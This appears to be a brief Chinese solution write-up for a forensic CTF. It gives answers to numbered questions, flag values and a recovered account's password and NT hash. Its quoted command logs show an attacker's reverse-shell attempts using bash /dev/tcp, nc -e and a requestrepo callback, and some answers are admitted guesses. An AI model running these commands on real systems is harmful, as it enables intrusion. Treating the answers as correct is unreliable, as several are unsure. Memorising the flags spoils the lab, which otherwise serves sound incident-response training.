1-1

查看nginx服务日志找到a.php木马从而确定ip地址

也可以直接从jumserver的防护日志中一个一个试

1-2

在docker容器中的日志中获得

1-3

2025:03:05:58

docker容器中找到攻击的最早时间

1-4

"C:\Windows\System32\Tasks\flag1",2,133919370287962O3

1-5

都是在一个文件中获得的，其中1-5是a。bat文件，就按照对应的路径找即可
"C:\Program Files (x86)\Microsoft\a.bat",1,133919372181847630

1-6

1-7

同时发的简历。exe文件，获取一下md5即可

1-8

在shell木马文件中，因为有两个 具体那个忘记了 当时没截图

1-10

在容器的upload文件夹中的一个shell。php中吧

hack或是00232其中一个搞混了

1.11

名称： system$
用户类型： 本地账户
登录密码： wmx_love
SID： S-1-5-21-1466107580-1420333290-2529728218-1002
最后登录时间： 2025-05-02 14:50:18
最后修改密码时间： 2025-05-02 14:34:08
账户是否有效： 是
登录次数： 3
LM HASH： aad3b435b51404eeaad3b435b51404ee
NT HASH： dbae99beb48fd9132e1cf77f4c746979
已删除： 否

2-1

标签列表

2-2

waf的身份管理

2-3

mysql表中

2-4

192.168.20.107

jum中它频率最高

2-5

2-6

后台找到key。txt


2-7

直接搜索@ 即可获得邮件地址

2-8

所有ip都试一遍 就出来了

2-9



2-10

在另外一个用户文件夹中，登录查看即可

2-11

在sshserver的、etc/systemd/system中有一个roorset的程序

2-12

b4b40c44ws

2-14

1panel中找到

2-15

端口扫描扫到8081端口中只有两个用户其中一个是李经理

里面有经理

2-16

通过waf找到防护的网址，找到admin、parloo的

2-18

hack

2-19

内部群中

2-20

```
dpkg.log
faillog
installer
journal
kern.log
kern.log.1
landscape
lastlog
parloo
private
README
supervisor
syslog
syslog.1
sysstat
unattended-upgrades
vmware-network.1.log
vmware-network.log
vmware-vmsvc-root.1.log
vmware-vmsvc-root.2.log
vmware-vmsvc-root.log
vmware-vmtoolsd-root.log
wtmp
[2025-05-08 09:59:20] IP: 192.168.20.1   | Command: ls /var/log/parloo   | ExecTime: 0.0072s | Error: <nil>      | Output: command.log
[2025-05-08 09:59:50] IP: 192.168.20.1   | Command: net user             | ExecTime: 0.0036s | Error: exit status 127 | Output: /bin/sh: 1: net: not found
[2025-05-08 09:59:56] IP: 192.168.20.1   | Command: user                 | ExecTime: 0.0033s | Error: exit status 127 | Output: /bin/sh: 1: user: not found
[2025-05-08 09:59:58] IP: 192.168.20.1   | Command: id                   | ExecTime: 0.0048s | Error: <nil>      | Output: uid=0(root) gid=0(root) groups=0(root)
[2025-05-08 10:00:01] IP: 192.168.20.1   | Command: use                  | ExecTime: 0.0015s | Error: exit status 127 | Output: /bin/sh: 1: use: not found
[2025-05-08 10:02:44] IP: 192.168.20.1   | Command: cat /flag            | ExecTime: 0.0058s | Error: <nil>      | Output: palu{Server_Parloo_2025}
[2025-05-12 18:28:12] IP: 192.168.20.1   | Command: bash -i >& /dev/tcp/10.12.12.13/9999 0>&1 | ExecTime: 0.0028s | Error: exit status 2 | Output: /bin/sh: 1: Syntax error: Bad fd number
[2025-05-13 14:41:37] IP: 192.168.20.1   | Command: ping whoami.https://zdcg1o9v.requestrepo.com/ | ExecTime: 0.0096s | Error: exit status 2 | Output: ping: whoami.https://zdcg1o9v.requestrepo.com/: Name o
[2025-05-13 14:41:51] IP: 192.168.20.1   | Command: ping https://zdcg1o9v.requestrepo.com/ | ExecTime: 0.0057s | Error: exit status 2 | Output: ping: https://zdcg1o9v.requestrepo.com/: Name or service not kno
[2025-05-13 14:42:23] IP: 192.168.20.1   | Command: ks                   | ExecTime: 0.0030s | Error: exit status 127 | Output: /bin/sh: 1: ks: not found
[2025-05-13 14:42:24] IP: 192.168.20.1   | Command: ls                   | ExecTime: 0.0062s | Error: <nil>      | Output: bin
bin.usr-is-merged
boot
cdrom
command.log
dev
etc
home
lib
lib64
lib.usr-is-merged
```

2-21


```
==> /var/log/parloo/command.log
[2025-05-04 15:30:38] IP: 192.168.20.1    | Command: cat /opt/parloo/command.log | ExecTime: 0.0014s | Error: <nil>      | Output:
root@ubuntu:/var/log# find / -type f -name "command.log" 2>/dev/null
/command.log
/opt/parloo/command.log
/var/log/parloo/command.log
root@ubuntu:/var/log# find / -type f -name "command.log" 2>/dev/null -exec sh -c 'echo "==> $1"; head -n 1 "$1"' _ {} \;
==> /command.log
[2025-05-04 15:23:57] IP: 192.168.20.1    | Command: ls                   | ExecTime: 0.0019s | Error: <nil>      | Output: bin
==> /opt/parloo/command.log
==> /var/log/parloo/command.log
[2025-05-04 15:30:38] IP: 192.168.20.1    | Command: cat /opt/parloo/command.log | ExecTime: 0.0014s | Error: <nil>      | Output:
root@ubuntu:/var/log# ^C
root@ubuntu:/var/log#
```

2-22

```
[2025-05-13 14:46:38] IP: 192.168.20.1   | Command: exec 5<> /dev/tcp/10.12.12.13/9999 bash -i <&5 >&5 2>&5 | ExecTime: 0.0021s | Error: exit status 2 | Output: /bin/sh: 1: cannot create /dev/tcp/10.12.12.13/9999: Directory nonexistent
[2025-05-13 14:47:10] IP: 192.168.20.1   | Command: bash --version       | ExecTime: 0.0064s | Error: <nil>      | Output: GNU bash, version 5.2.21(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[2025-05-13 14:48:18] IP: 192.168.20.1   | Command: nc -e /bin/bash 10.12.12.13 9999 | ExecTime: 0.0082s | Error: exit status 1 | Output: nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
[2025-05-13 14:49:37] IP: 192.168.20.1   | Command: bash -i >& /dev/tcp/10.12.12.13/9999 0>&1 | ExecTime: 0.0019s | Error: exit status 2 | Output: /bin/sh: 1: Syntax error: Bad fd number
[2025-05-17 14:55:46] IP: 192.168.20.1   | Command: flag                 | ExecTime: 0.0018s | Error: exit status 127 | Output: /bin/sh: 1: flag: not found
[2025-05-17 14:55:52] IP: 192.168.20.1   | Command: cat /flag            | ExecTime: 0.0038s | Error: exit status 1 | Output: cat: /flag: No such file or directory
[2025-05-17 14:57:48] IP: 192.168.20.1   | Command: pwd                  | ExecTime: 0.0012s | Error: <nil>      | Output: /
[2025-05-17 14:57:53] IP: 192.168.20.1   | Command: ls                   | ExecTime: 0.0053s | Error: <nil>      | Output: bin
bin.usr-is-merged
boot
cdrom
```

2-26



2-27

shiro反序列化

9999纯猜

2-28

fscan扫一下放进101中

101中找到shiro key

2-30

直接在server中找到parloohack ssh爆破一下就出来了

2-31

在 /etc/systemd/system/parloohack_script.service

2-32

aa md5sum

2-36

一个一个试 试出来（好像）也可能是那个100左右的账号一个一个数的

2-37

随手试出来的 123456

2-39

直接数据库中修改admin密码 然后去gitea上重新设置密码即可

2-40


```
Last login: Sat May 17 15:49:18 2025 from 192.168.20.1
root@ubuntu:~# ls -a
.   1panel-v1.10.29-lts-linux-amd64          .a             .bashrc  .lesshst  quick_
..  1panel-v1.10.29-lts-linux-amd64.tar.gz   .bash_history  .cache   .profile  .ssh
root@ubuntu:~# md5sum .
./             ../            .a             .bash_history  .bashrc        .cache/
root@ubuntu:~# md5sum .a
ba7c9fc1ff58b48d0df5c88d2fcc5cd1  .a
root@ubuntu:~# ./.a
Simulating malicious behavior on Linux...
```

2-41


运行程序直接显示

simulate_network_communication

2-42



2-43



2-45

回执exe文件的所在位置 绝对路径提交即可

2-46

aa程序直接丢101中查找即可得到